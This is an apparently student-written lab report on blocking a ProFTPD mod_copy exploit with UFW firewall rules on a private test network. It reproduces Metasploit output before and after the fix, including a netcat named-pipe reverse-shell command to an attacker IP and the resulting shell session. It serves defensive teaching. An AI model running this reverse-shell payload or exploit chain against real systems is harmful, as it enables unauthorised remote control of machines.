ICS 344


Project Phase 3

Defence

A good defence for this vulnerability would be to add a firewall to block any unwanted connections.

A UFW (uncomplicated firewall) will be used to protect this vulnerability.


First, we run “sudo apt install ufw”. Then we enable and set strict incoming and outgoing rules for the firewall, allowing only necessary ports:



```
     To                         Action      From
     --                         ------      ----
[ 1] 21                         DENY IN     Anywhere
[ 2] 22                         DENY IN     Anywhere
[ 3] 80                         ALLOW IN    Anywhere
[ 4] 4444                       DENY IN     Anywhere
[ 5] 22                         ALLOW IN    192.168.16.0/24
[ 6] 53                         ALLOW OUT   Anywhere (out)
[ 7] 80                         ALLOW OUT   Anywhere (out)
[ 8] 443                        ALLOW OUT   Anywhere (out)
[ 9] 21 (v6)                    DENY IN     Anywhere (v6)
[10] 22 (v6)                    DENY IN     Anywhere (v6)
[11] 80 (v6)                    ALLOW IN    Anywhere (v6)
[12] 4444 (v6)                  DENY IN     Anywhere (v6)
[13] 53 (v6)                    ALLOW OUT   Anywhere (v6) (out)
[14] 80 (v6)                    ALLOW OUT   Anywhere (v6) (out)
[15] 443 (v6)                   ALLOW OUT   Anywhere (v6) (out)
```

Therefore, the connection wasn’t listened to by the attacker after an attempt to.

The following picture shows how it is **after** implementing the firewall:




```
[*] Processing ExploitFile.rc for ERB directives.
resource (ExploitFile.rc)> use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
resource (ExploitFile.rc)> set RHOSTS 192.168.16.166
RHOSTS ⇒ 192.168.16.166
resource (ExploitFile.rc)> set LHOST 192.168.16.167
LHOST ⇒ 192.168.16.167
resource (ExploitFile.rc)> set SITEPATH /var/www/html
SITEPATH ⇒ /var/www/html
resource (ExploitFile.rc)> set PAYLOAD cmd/unix/generic
PAYLOAD ⇒ cmd/unix/generic
resource (ExploitFile.rc)> set AllowNoCleanup true
AllowNoCleanup ⇒ true
resource (ExploitFile.rc)> set CMD rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.16
8.16.167 4444 >/tmp/f
CMD ⇒ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
resource (ExploitFile.rc)> run
[*] 192.168.16.166:80 - 192.168.16.166:21 - Connected to FTP server
[*] 192.168.16.166:80 - 192.168.16.166:21 - Sending copy commands to FTP server
[*] 192.168.16.166:80 - Executing PHP payload /YzJTr.php
[!] 192.168.16.166:80 - This exploit may require manual cleanup of '/var/www/html/YzJTr.php' on
 the target
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > 
```

```
/bin/sh: 0: can't access tty; job control turned off
$ ls /home
anakin_skywalker
artoo_detoo
ben_kenobi
boba_fett
c_three_pio
chewbacca
darth_vader
greedo
han_solo
jabba_hutt
jarjar_binks
kylo_ren
lando_calrissian
leia_organa
luke_skywalker
vagrant
$ ^C

┌──(vbox㉿vbox)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

The following picture shows how it was **before** implementing the firewall:



```
[*] Processing ExploitFile.rc for ERB directives.
resource (ExploitFile.rc)> use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
resource (ExploitFile.rc)> set RHOSTS 192.168.16.166
RHOSTS ⇒ 192.168.16.166
resource (ExploitFile.rc)> set LHOST 192.168.16.167
LHOST ⇒ 192.168.16.167
resource (ExploitFile.rc)> set SITEPATH /var/www/html
SITEPATH ⇒ /var/www/html
resource (ExploitFile.rc)> set PAYLOAD cmd/unix/generic
PAYLOAD ⇒ cmd/unix/generic
resource (ExploitFile.rc)> set AllowNoCleanup true
AllowNoCleanup ⇒ true
resource (ExploitFile.rc)> set CMD rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.16
8.16.167 4444 >/tmp/f
CMD ⇒ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.16.167 4444 >/tmp/f
resource (ExploitFile.rc)> run
[*] 192.168.16.166:80 - 192.168.16.166:21 - Connected to FTP server
[*] 192.168.16.166:80 - 192.168.16.166:21 - Sending copy commands to FTP server
[*] 192.168.16.166:80 - Executing PHP payload /KUZ0ziY.php
[!] 192.168.16.166:80 - This exploit may require manual cleanup of '/var/www/html/KUZ0ziY.php'
on the target
[*] Exploit completed, but no session was created.
```

```
jarjar_binks
kylo_ren
lando_calrissian
leia_organa
luke_skywalker
vagrant
$ ^C

┌──(vbox㉿vbox)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.16.167] from (UNKNOWN) [192.168.16.166] 49264
/bin/sh: 0: can't access tty; job control turned off
$ ls /home
anakin_skywalker
artoo_detoo
ben_kenobi
boba_fett
c_three_pio
chewbacca
darth_vader
greedo
han_solo
```